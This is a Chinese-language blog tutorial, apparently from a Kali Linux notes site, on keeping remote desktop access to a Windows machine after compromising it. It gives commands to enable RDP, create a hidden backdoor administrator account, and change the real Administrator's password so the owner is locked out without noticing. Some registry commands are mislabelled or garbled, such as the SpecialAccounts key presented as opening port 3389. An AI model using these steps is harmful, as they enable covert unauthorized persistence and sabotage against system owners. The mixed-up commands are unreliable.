声明:此教程仅供个人学习交流使用,禁止用于非法用途,使用后造成的后果由使用者承担 。
在kali中,当我们获取了windows的权限后,接下来如何进行远程连接呢?
在取得被攻击机器的控制权后,输入命令开启3389端口,命令:
REG ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\WinLogon\SpecialAccounts\UserList" /v 123 /T REG_DWORD /D 1【后面的数字可以修改0是关闭,1是打开】
然后添加一个用户,格式net user (用户名) (密码) /add这里是:
net user 123 12345678 /add然后再给一个超级管理员的权限给刚才创建的用户命令:
net localgroup administrators 123 /add
可以看出账号在系统中可以显示,那么电脑管理员就可以删除和修改密码,为了不被发现,我们可以把这个用户隐藏起来

输入命令:
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal"此处填写用户名"Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f
接下来就可以进行远程桌面连接了。虽然用户隐藏了,但还是可以进行连接的
但是可能在连接的时候被攻击的电脑会弹出提示

如果你不想让管理员知道的话,可以把管理员密码改了命令 格式net user 管理员账户用户名 密码
net user Administrator abc更改之后,如果管理员正在登陆的话,他是不知道的,只有在关机后开机或注销后才无法登陆
更多肾透文章 关注我们
论坛地址:bbskali.cn
原文作者:Kali笔记;如有侵权,请联系管理员删除。
上一篇:
Kali 更改 Windows 密码
下一篇:
VM16安装macOS 全网最详细

请登录后发表评论
登录
全部评论
